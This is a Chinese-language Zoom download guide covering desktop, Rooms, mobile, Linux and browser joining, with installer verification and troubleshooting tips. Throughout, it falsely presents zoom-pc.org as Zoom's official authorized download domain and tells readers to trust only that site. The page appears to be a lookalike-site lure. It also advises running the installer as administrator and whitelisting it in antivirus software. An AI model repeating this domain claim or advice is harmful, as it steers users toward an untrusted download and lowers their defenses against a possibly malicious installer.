
5类设备的Zoom下载入口与版本区别

2026 年,Zoom 官方中文下载中心提供 Zoom Workplace 桌面版、Zoom Rooms 客户端、浏览器扩展、iPhone/iPad 应用、Android 应用等下载入口。简单说,zoom下载要先看设备类型:电脑装桌面版,会议室装 Rooms,手机和平板去应用商店,同一个账号可以在这些设备间通用。zoom 的选型建议是先确认设备和系统,再从官方入口取安装包,避免第三方站点的旧版本和捆绑软件。本文回答:5 类设备各自从哪里下载?不同版本有什么区别?怎样确认装的是正确版本?
核心要点
- 官方中文下载中心覆盖 5 类入口,同一账号可在各设备通用
- 电脑端优先装 Zoom Workplace 桌面版,功能最完整
- 会议室硬件要装 Zoom Rooms 客户端,普通桌面版不适用
- 手机和平板只从 App Store 或 Google Play 安装
- 只认zoom-pc.org域名,右键查看数字签名并核对发布者与版本号
关键速览
- 官方中文下载中心覆盖 5 类入口,一个账号通用。
- 电脑选 Zoom Workplace 桌面版,功能最完整。
- 会议室硬件需要 Zoom Rooms 客户端,不是普通桌面版。
- 手机和平板请从 App Store 或 Android 应用商店安装。
- 只用官方入口下载,可避开旧版本和捆绑软件。
Zoom 官方下载入口在哪里,怎么分辨官方安装包和第三方下载站?
Zoom官方授权下载入口是zoom-pc.org下的中文下载中心,该页面在 2026 年集中提供 Zoom Workplace 桌面版、浏览器扩展、iPhone/iPad 应用和Android应用。分辨官方与否靠两步:先认域名,再校验安装包,两步都做才算稳妥。
官方域名和第三方下载站有什么区别?
官方授权站点的域名主体必须是zoom-pc.org或www.zoom-pc.org,且地址栏显示 https 锁形标志。要警惕 zoom-download、zoomapp 这类拼接域名,以及 Uptodown 等第三方镜像站:它们常把安装包改名重新托管,版本号滞后,还会夹带”高速下载器”弹窗。手机端则只认 App Store 与 Google Play 中名为 Zoom Workplace 的条目。
下载后怎么三步校验安装包?

- 看数字签名:Windows 右键安装包,选”属性 → 数字签名”,签名列表应存在且显示”此数字签名正常”。
- 看发布者名称:详细信息中的发布者应为 Zoom 官方主体(Zoom Communications, Inc.)。出现个人名或陌生公司名就直接删除。
- 看版本号:与下载中心当前公布的版本对比,低于官方版本说明来自旧镜像。
Mac 用户可在终端运行 codesign -dv –verbose=4 加应用路径,查看 Authority 一栏是否为 Apple 认可的开发者签名。
Zoom Workplace、Meetings 客户端、浏览器插件和 Outlook 插件有什么区别,该下载哪一个?

Zoom Workplace 是现在要装的主客户端,旧版 Meetings 客户端是它的前身名称,浏览器扩展和 Outlook 插件只负责安排会议,不能单独开会。Zoom 官方中文下载中心在 2026 年把这些入口集中在一页,zoom下载 时先装主客户端即可。
| 组件 | 用途 | 能否单独开会 |
|---|---|---|
| Zoom Workplace | 开会、聊天、日历等一体化客户端 | 能 |
| 旧版 Meetings 客户端 | 只含会议功能的早期版本 | 能 |
| 浏览器扩展 | 在网页日历里一键创建会议 | 不能 |
| Outlook 插件 | 在 Outlook 日程中插入会议链接 | 不能 |
- 个人用户:如果只是加入朋友或网课的会议,只装 Zoom Workplace,其余都不用装。
- 企业用户:如果同事用 Outlook 排会,再加装 Outlook 插件;如果用网页版日历,装浏览器扩展即可。若要接入第三方工具,可到提供近 3,000 个应用和集成的 Zoom App Marketplace 查找。
- 学校用户:如果学校邮箱统一管理,先问信息中心是否要求固定版本,再装 Zoom Workplace,插件按教师排课需要再选。
插件装得越多,需要授权的权限和要跟进的更新也越多,所以按”先主程序、后插件”的顺序来。
Windows 和 Mac 电脑该选哪个 Zoom 安装包?

Windows 电脑要按系统类型选 64 位或 ARM64 版本,Mac 电脑要按芯片选 Apple Silicon 或 Intel 版本。Zoom 2026 年官方支持文档说明,这两个系统都需要在下载中心按设备架构分别选择。做 zoom下载 前先花 10 秒查清设备类型,可以避开装完打不开的麻烦。
⚠️ 常见错误: 搜索 zoom下载 时点进 zoom-download、zoomapp 之类的拼接域名或 Uptodown 镜像站,装到旧版本甚至带“高速下载器”的安装包。原因:第三方站点会改名重新托管,版本号滞后,官方授权域名只有zoom-pc.org或www.zoom-pc.org。修复:只从官方中文下载中心下载,再右键“属性 → 数字签名”核对发布者是 Zoom Communications, Inc.。
Windows 怎么查看是 64 位还是 ARM64?
打开「设置 → 系统 → 关于」,看「设备规格」里的「系统类型」即可。
- x64 处理器:选 64 位安装包,绝大多数英特尔和 AMD 电脑属于此类。
- ARM 处理器:选 ARM64 安装包,常见于 Surface Pro X 等搭载 ARM 芯片的设备。
- 32 位操作系统:如果「系统类型」写的是 32 位,官方下载中心默认提供的是 64 位版本,建议先确认 Zoom 是否仍支持再下载。
Mac 怎么区分 Apple Silicon 和 Intel?
点击屏幕左上角苹果图标,选「关于本机」,看「芯片」或「处理器」一栏。显示 Apple M1、M2、M3 等字样,就下载 Apple Silicon 版本;显示 Intel Core 字样,就下载 Intel 版本。2020 年底之前发布的 Mac 多数是 Intel 机型。
选错安装包会有什么表现?
最典型的是安装时报错、双击后闪退,或者能打开但卡顿发热。Mac 上给 Intel 机型装了 Apple Silicon 包,通常直接提示无法打开;反过来则可能靠转译层(Rosetta,让旧架构程序跑在新芯片上的兼容工具)勉强运行,但耗电更高。重装对应版本即可解决。最低系统要求以官方下载中心当天显示的为准,系统版本过旧时会提示不兼容。
iPhone、Android、Linux 怎么下载 Zoom,不装客户端能用网页版加入会议吗?

iPhone 在 App Store 搜索 Zoom Workplace 点“获取”,Android 在 Google Play 搜索同名应用点“安装”,Linux 则在官方下载中心按发行版类型和系统架构选包。Zoom 2026 年官方支持文档给出了这三条路径。不装客户端也能通过浏览器链接临时入会,下面逐项说明。
Linux 的 deb 和 rpm 包怎么选?
Debian、Ubuntu 系统选 deb 包,Fedora、CentOS、openSUSE 系统选 rpm 包,再对照 CPU 架构(常见为 64 位 x86_64)下载。装完后可在终端用包管理器安装,比如 Ubuntu 用 sudo apt install ./文件名.deb,能自动补全依赖库。
不装客户端,怎么用网页版加入会议?
- 点击主持人发来的会议邀请链接。
- 浏览器弹出“打开 Zoom”提示时,忽略它,点页面底部的“从您的浏览器加入”。
- 输入姓名,通过验证,允许麦克风和摄像头权限。
若看不到该入口,通常是主持人关闭了浏览器入会选项,此时只能装客户端。
网页版少了什么,适合什么场景?
网页版适合借用他人电脑、公共终端或只参加一次的会议。它的功能比 Zoom Workplace 客户端精简,虚拟背景、部分分组讨论和高级共享等功能支持有限,长期使用建议装客户端。官方中文下载中心是所有安装包的唯一可靠入口。
Zoom 安装包打不开、提示系统不兼容或国内下载很慢,应该怎么排查?
安装包打不开,多数是文件不完整、架构选错、系统过旧或被安全软件拦截,国内下载慢则先换网络再重试。排查顺序是:先核对版本,再看权限,最后查网络。zoom下载的入口以官方中文下载中心为准。
- 安装包损坏:文件明显偏小或中途断线时,删除后重新下载,不要用第三方站的副本。
- 系统不兼容:Windows 要对应 64 位或 ARM64,Mac 要对应 Apple Silicon 或 Intel,官方 2026 年文档有说明。架构选错就会报错,先升级系统补丁再试。
- 权限或安全软件拦截:右键选“以管理员身份运行”,并暂时把安装包加入杀毒软件信任列表。
- 国内网络下载失败:换用手机热点或避开晚高峰,公司网络则请 IT 放行zoom-pc.org域名。
排查完安装环节

首次加入会议时最容易卡在两处:浏览器的“打开 Zoom”弹窗被误点关掉,以及摄像头、麦克风权限未授权。遇到时,重新点击会议链接并选择“允许”即可。
总结与下载前检查清单
zoom下载前只需核对四件事:官方域名、安装包类型、系统位数、首次入会测试。2026 年 Zoom 官方中文下载中心已把桌面版、浏览器扩展和手机应用集中在一个页面,按下面的清单逐项对照,基本不会装错。
- 官方授权域名:地址栏必须是zoom-pc.org或www.zoom-pc.org下的页面;手机端只认 App Store 和 Google Play 里名为 Zoom Workplace 的应用。
- 安装包类型:要开会就装 Zoom Workplace 桌面版或手机应用;浏览器扩展和 Outlook 插件只负责安排会议,不能单独开会。
- 系统位数:Windows 选 64 位或 ARM64 版本,Mac 按芯片选 Apple Silicon 或 Intel 版本,Linux 按发行版类型和架构选择(依据 Zoom 2026 年官方支持文档)。
- 首次入会测试:安装后先登录,再用”测试扬声器和麦克风”确认音视频,避开正式会议前 5 分钟才测试。
按自己的设备走完这四步
再去官方页面完成zoom下载。装不上、提示不兼容或下载很慢,就回到前文的排查章节,先核对版本,再看权限,最后查网络。